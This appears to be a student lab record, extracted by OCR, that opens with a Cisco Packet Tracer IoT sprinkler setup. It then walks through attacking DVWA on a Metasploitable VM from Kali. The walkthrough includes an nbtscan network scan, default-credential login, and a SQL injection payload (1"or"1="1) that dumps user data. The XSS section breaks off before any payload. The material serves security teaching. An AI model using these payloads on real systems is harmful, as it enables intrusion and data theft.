- Now double click on Registration server and select Desktop and select web browser and in url type as *"1.0.0.1"* and press go.
- Now select *"signup"* and type username & password as "*admin" then press create.*
- Select *"conditions"* and select add and type name as *"smoke on"* and then set the level as *">=0.4"* and select sprinkler status *"true"* and then press ok.
- Select *"conditions"* and select add and type name as *"smoke off"* and then set the level as *"<=0.4"* and select sprinkler status *"false"* and then press ok.



- Now done with establishing connection . To obtain the smoke press ALT+car.


Cisco Packet Tracer - C:\Users\meri\Cisco Packet Tracer 8.2.0\saves\networking.pkt
File Edit Options View Tools Extensions Window Help
Logical Physical
Root
Server-PT
Registration Server
1.0.0.1
Smoke Detector
IoT0
1.0.0.2
1.0.0.3
Lawn Sprinkler
sprinkler
Old Car
IoT2
Old Car
IoT3
Old Car
IoT4
Realtime Simulation
Scenario 0
New
Delete
Toggle PDU List Window
Fire Last Status Source Destination Type Color Time(sec) Periodic Num Edit Delete
2811 IOS15

Group2:

1. Perform exploiting DVWA

a) Perform SQL injection on DVWA

Steps:


1)Turn on metasploitable and kali linux simultaneously.

2)Login as super user with the command sudo su.


3)To scan the IP address nbtscan 192.168.56.102/24.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.56.1     LAPTOP-J8HJS8EV  <server>  <unknown>        0a:00:27:00:00:32
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```


4)After finding the IP address of metasploitable ,enter the IP address in the firefox.Then select DVWA.




5)Open the link DVWA we will find login page .




6)Enter username as admin and password as password & login.




7)Once login we will find DVWA page.




8)Now go to DVWA security and change security level high to low.





9) Select SQL Injection and type User ID :1”or”1=”1 and submit.We will get the username.





10) Select SQL Injection(Blind) and type User ID :1”or”1=”1 and submit. We will get the username and other additional information.


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
User ID:
1"or"1="1
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



b) Perform Cross-site scripting on DVWA

Steps:


1)Turn on metasploitable and kali linux simultaneously.

2)Login as super user with the command sudo su.


3)To scan the IP address nbtscan 192.168.56.102/24.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-J8HJS8EV  <server>  <unknown>        0a:00:27:00:00:32
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```


4)After finding the IP address of metasploitable ,enter the IP address in the firefox.Then select DVWA.



